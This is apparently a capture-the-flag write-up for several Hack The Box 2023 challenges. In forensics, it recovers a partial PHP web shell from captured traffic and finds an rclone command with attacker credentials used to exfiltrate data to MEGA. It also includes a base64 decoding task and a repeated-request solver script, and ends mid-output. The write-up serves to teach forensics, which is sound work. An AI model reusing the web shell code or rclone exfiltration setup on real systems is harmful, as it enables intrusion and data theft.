
CHALLENGE NAME


Roten

The iMoS is responsible for collecting and analyzing targeting data across various galaxies. The data is collected through their webserver, which is accessible to authorized personnel only. However, the iMoS suspects that their webserver has been compromised, and they are unable to locate the source of the breach. They suspect that some kind of shell has been uploaded, but they are unable to find it. The iMoS have provided you with some network data to analyse, its up to you to save us.


Step by step guide

1. Open the provided file in *Wireshark* and explore it.






2. From the recorded network traffic we can see a directory brute forcing attack. After spending some time on analysis of these attack attempts I decided to search among the available for download files.



3. That seems to be a remote shell. Click on it to open this request inside the recorded traffic.



4. We have a PHP shell, let's download it and try to explore.

5. Run the modified script.

```
┌──(kali㉿kali)-[~/Desktop/htb_ca_2023/forensics]
└─$ php script_roten.php > res.txt
```

forensics > res.txt

```
63
64
65  $dir = $_GET['dir'];
66  if (isset($_POST['dir'])) {
67          $dir = $_POST['dir'];
68  }
69  $file = '';
70  if ($dir == NULL or !is_dir($dir)) {
71          if (is_file($dir)) {
72                  echo "enters";
73                  $file = $dir;
74                  echo $file;
75          }
76          $dir = './';
77  }
78  $dir = realpath($dir . '/' . $value);
79  ##flag = HTB{W0w_ROt_A_DaY}
80  $dirs = scandir($dir);
81  echo "<h2>Viewing directory " . $dir . "</h2>";
82  echo "\n<br><form action='".$_SERVER['PHP_SELF']."' method='GET'>";
83  echo "<input type='hidden' name='dir' value=".$dir." />";
84  echo "<input type='text' name='cmd' autocomplete='off' autofocus>\n<input type='submit' value='Execute'>\n";
85  echo "</form>";
86  echo "\n<br>\n<div class='navbar-form'><form action='".$_SERVER['PHP_SELF']."' method='POST' enctype='multipart/form-data'>\n";
87  echo "<input type='hidden' name='dir' value='".$_GET['dir']."'/> ";
88  echo "<input type='file' name='fileToUpload' id='fileToUpload'>\n<br><input type='submit' value='Upload File' name='submit'>";
89  echo "</div>";
```

Flag

HTB{W0w_ROt_A_DaY}

Packet Cyclone

Challenge description

CHALLENGE NAME

Packet Cyclone

Pandora's friend and partner, Wade, is the one that leads the investigation into the relic's location. Recently, he noticed some weird traffic coming from his host. That led him to believe that his host was compromised. After a quick investigation, his fear was confirmed. Pandora tries now to see if the attacker caused the suspicious traffic during the exfiltration phase. Pandora believes that the malicious actor used rclone to exfiltrate Wade's research to the cloud. Using the tool called "chainsaw" and the sigma rules provided, can you detect the usage of rclone from the event logs produced by Sysmon? To get the flag, you need to start and connect to the docker service and answer all the questions correctly.

Step by step guide

1. Download the *chainsaw* tool and run the sample command.

```
┌──(kali㉿kali)-[~/Desktop/htb_ca_2023/forensics/chainsaw]
└─$ ./chainsaw hunt ../Logs -s ../sigma_rules/ --mapping sigma-event-logs-all.yml

 ██████╗██╗  ██╗ █████╗ ██╗███╗   ██╗███████╗ █████╗ ██╗    ██╗
██╔════╝██║  ██║██╔══██╗██║████╗  ██║██╔════╝██╔══██╗██║    ██║
██║     ███████║███████║██║██╔██╗ ██║███████╗███████║██║ █╗ ██║
██║     ██╔══██║██╔══██║██║██║╚██╗██║╚════██║██╔══██║██║███╗██║
╚██████╗██║  ██║██║  ██║██║██║ ╚████║███████║██║  ██║╚███╔███╔╝
 ╚═════╝╚═╝  ╚═╝╚═╝  ╚═╝╚═╝╚═╝  ╚═══╝╚══════╝╚═╝  ╚═╝ ╚══╝╚══╝

    By Countercept (@FranticTyping, @AlexKornitzer)

[+] Loading detection rules from: ../sigma_rules/
[+] Loaded 2 detection rules
[x] Error loading specified mapping file - No such file or directory (os error 2)
```

2. Mapping file is missing, so I decided to download a sample mapping file from the original *chainsaw* repository.

raw.githubusercontent.com/WithSecureLabs/chainsaw/master/mappings/sigma-event-logs-all.yml


```yaml
---
name: Chainsaw's groupless Sigma mappings for Event Logs
kind: evtx
rules: sigma

exclusions:
- Defense evasion via process reimaging
- Exports Registry Key To an Alternate Data Stream
- NetNTLM Downgrade Attack
- Non Interactive PowerShell
- Wuauclt Network Connection
- Raw Disk Access Using Illegitimate Tools
- Executable in ADS
- Space After Filename - macOS
- Execution Of Non-Existing File
- Execution of Suspicious File Type Extension
- Execution from Suspicious Folder
- Process Start From Suspicious Folder
- Setting Change in Windows Firewall with Advanced Security
- Group Modification Logging
- WMI Event Subscription
- USB Device Plugged

groups:
  - name: Sigma
    timestamp: Event.System.TimeCreated
    filter:
      Provider: "*"
    fields:
      - from: Provider
        to: Event.System.Provider
      - name: Event ID
        from: EventID
        to: Event.System.EventID
      - name: Record ID
        from: EventRecordID
        to: Event.System.EventRecordID
      - name: Computer
        from: Computer
        to: Event.System.Computer
      - name: Event Data
        from: EventData
        to: Event.EventData

      - from: AccessList
        to: Event.EventData.AccessList
        visible: false
```


https://raw.githubusercontent.com/WithSecureLabs/chainsaw/master/mappings/sigma-event-logs-all.yml

3. Run the tool once again.

```
┌──(kali㉿kali)-[~/Desktop/htb_ca_2023/forensics/chainsaw]
└─$ ./chainsaw hunt ../Logs -s ../sigma_rules/ --mapping sigma-event-logs-all.yml

CHAINSAW

    By Countercept (@FranticTyping, @AlexKornitzer)

[+] Loading detection rules from: ../sigma_rules/
[+] Loaded 2 detection rules
[+] Loading forensic artefacts from: ../Logs (extensions: .evtx, .evt)
[+] Loaded 149 forensic artefacts (54.3 MB)
[+] Hunting: [════════════════════════════════════════] 149/149
[+] Group: Sigma
```

timestamp	detections	count	Event.System.Provider	Event ID	Record ID	Computer	Event Data
2023-02-24 15:35:07	‣ Rclone Execution via Command Line or PowerShell	1	Microsoft-Windows-Sysmon	1	76	DESKTOP-UTDHED2	CommandLine: '"C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\rclone.exe" config create remote mega user majmeret@protonmail.com pass FBMeavdiaFZbWzpMqIVhJCGXZ5XXZI1qsU3EjhoKQw0rEoQqHyI' Company: https://rclone.org CurrentDirectory: C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\ Description: Rsync for cloud storage FileVersion: 1.61.1 Hashes: SHA256=E94901809FF7CC5168C1E857D4AC9CBB339CA1F6E21DCCE95DFB8E28DF799961 Image: C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\rclone.exe IntegrityLevel: Medium

4. Great! Now, let's start a remote docker container and connect to it.


```
┌──(kali㉿kali)-[~]
└─$ nc 165.232.100.46 31894

+----------------+---------------------------------------------------------------------------+
|     Title      |                                Description                                |
+----------------+---------------------------------------------------------------------------+
| Packet Cyclone |          Pandora's friend and partner, Wade, is the one that leads        |
|                |                 the investigation into the relic's location.              |
|                |           Recently, he noticed some weird traffic coming from his host.   |
|                |                That led him to believe that his host was compromised.     |
|                | After a quick investigation, his fear was confirmed. Pandora tries now to see |
|                |  if the attacker caused the suspicious traffic during the exfiltration phase. |
|                |            Pandora believes that the malicious actor used rclone          |
|                |                      to exfiltrate Wade's research to the cloud.          |
|                |      Using the tool chainsaw and many sigma rules that can be found online, |
|                |   can you detect the usage of rclone from the event logs produced by Sysmon? |
|                |                To get the flag, you need to start and connect            |
|                |           to the docker service and answer all the questions correctly.  |
+----------------+---------------------------------------------------------------------------+

What is the email of the attacker used for the exfiltration process? (for example: name@email.com)
>
```


5. Next step is to answer the provided question by using the provided by *chainsaw* tool information.


[+] Group: Sigma


timestamp	detections	count	Event.System.Provider	Event ID	Record ID	Computer	Event Data
2023-02-24 15:35:07	‣ Rclone Execution via Command Line or PowerShell	1	Microsoft-Windows-Sysmon	1	76	DESKTOP-UTDHED2	CommandLine: '"C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\rclone.exe" config create remote mega user majmeret@protonmail.com pass FBMeavdiaFZbWzpMqIVhJCGXZ5XXZI1qsU3EjhoKQw0rEoQqHyI' Company: https://rclone.org CurrentDirectory: C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\ Description: Rsync for cloud storage FileVersion: 1.61.1 Hashes: SHA256=E94901809FF7CC5168C1E857D4AC9CBB339CA1F6E21DCCE95DFB8F28DE799961

```
What is the email of the attacker used for the exfiltration process? (for example: name@email.com)
> majmeret@protonmail.com
[+] Correct!

What is the password of the attacker used for the exfiltration process? (for example: password123)
> FBMeavdiaFZbWzpMqIVhJCGXZ5XXZI1qsU3EjhoKQw0rEoQqHyI
[+] Correct!

What is the Cloud storage provider used by the attacker? (for example: cloud)
>
```










Flag

HTB{3v3n_3xtr4t3rr3str14l_B31nGs_us3_Rcl0n3_n0w4d4ys}

Crypto

Ancient Encodings

Challenge description




Step by step guide


1. Explore the downloaded files.

```
┌──(kali㉿kali)-[~/Desktop/htb_ca_2023/crypto]
└─$ unzip crypto_ancient_encodings.zip
Archive:  crypto_ancient_encodings.zip
   creating: crypto_ancient_encodings/
  inflating: crypto_ancient_encodings/output.txt
  inflating: crypto_ancient_encodings/source.py
```

```python
from Crypto.Util.number import bytes_to_long
from base64 import b64encode

FLAG = b"HTB{??????????}"


def encode(message):
    return hex(bytes_to_long(b64encode(message)))


def main():
    encoded_flag = encode(FLAG)
    with open("output.txt", "w") as f:
        f.write(encoded_flag)


if __name__ == "__main__":
    main()
```



2. Develop a function for decryption and run it.




Flag

HTB{1n_y0ur_j0urn3y_y0u_wi1l_se3_th15_enc0d1ngs_ev3rywher3}

Misc

Persistence

Challenge description



Steps to reproduce

1. Connect to the remote instance and run the *GET /flag* request.

```
┌──(kali㉿kali)-[~/Desktop/htb_ca_2023/misc]
└─$ nc 139.59.178.162 32182
GET /flag HTTP/1.1

HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.10.7
Date: Sun, 19 Mar 2023 21:30:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 24
Connection: close

SR!1fXLG{DO'm?-mKo@$fsG
```

2. It would take a long time to pwn this manually, so I decided to create an automatic script for this task.

misc > solver.py > ...

```python
# This script is not necessary for the challenge but may be useful in the
# future.
from pwn import *

def pwn():
    r.sendline(b"GET /flag HTTP/1.1")
    r.sendline(b"")
    return r.recvlines(8)

# This block handles the command-line flags when running `solver.py`. If the
# `REMOTE` flag is set, the script connects to the remote host specified by the
# `HOST` flag. Otherwise, it starts the server locally using `process()`.
if __name__ == "__main__":
    ip, port = args.HOST.split(":")

    for i in range(1, 1000):
        r = remote(ip, int(port))
        print(f"Attempt: {i}")
        data = pwn()
        if str(data).find("HTB") > -1:
            print(f"FLAG detected: {data}")
            break
        else:
            print(f"Not this time. Data: {data}")
    print("Script finished!")

```

3. Improved version of the script.

solver.py res1.txt

misc > solver.py

```python
# This script is not necessary for the challenge but may be useful in the
# future.
from pwn import *
import time

def pwn():
    r.sendline(b"GET /flag HTTP/1.1")
    r.sendline(b"")
    return r.recvrepeat()

# This block handles the command-line flags when running `solver.py`. If the
# `REMOTE` flag is set, the script connects to the remote host specified by the
# `HOST` flag. Otherwise, it starts the server locally using `process()`.
if __name__ == "__main__":
    ip, port = args.HOST.split(":")

    for i in range(1, 2000):
        r = remote(ip, int(port))
        print(f"Attempt: {i}")
        data = pwn()
        time.sleep(1)
        r.close()
        if str(data).find("HTB") > -1:
            print(f"FLAG detected: {data}")
            break
        else:
            print(f"Not this time. Data: {data}")
    print("Script finished!")

```

4. Run the script several times to get the flag.

```
┌──(kali㉿kali)-[~/Desktop/htb_ca_2023/misc]
└─$ python3 solver.py HOST=139.59.178.162:32182 2>&1 | tee res.txt
[x] Opening connection to 139.59.178.162 on port 32182
[x] Opening connection to 139.59.178.162 on port 32182: Trying 139.59.178.162
[+] Opening connection to 139.59.178.162 on port 32182: Done
Attempt: 1
[*] Closed connection to 139.59.178.162 port 32182
Not this time. Data: [b'HTTP/1.1 200 OK\r', b'Server: Werkzeug/2.2.3 Python/3.10.7\r', b'Date: Sun, 19 Mar 2023 21:45:40 GMT\r', b'Content-Type: text/html
b'Content-Length: 24\r', b'Connection: close\r', b'\r', b';Nx7@9@AAL7z\\8oUHSLx!5I']
[x] Opening connection to 139.59.178.162 on port 32182
[x] Opening connection to 139.59.178.162 on port 32182: Trying 139.59.178.162
[+] Opening connection to 139.59.178.162 on port 32182: Done
Attempt: 2
[*] Closed connection to 139.59.178.162 port 32182
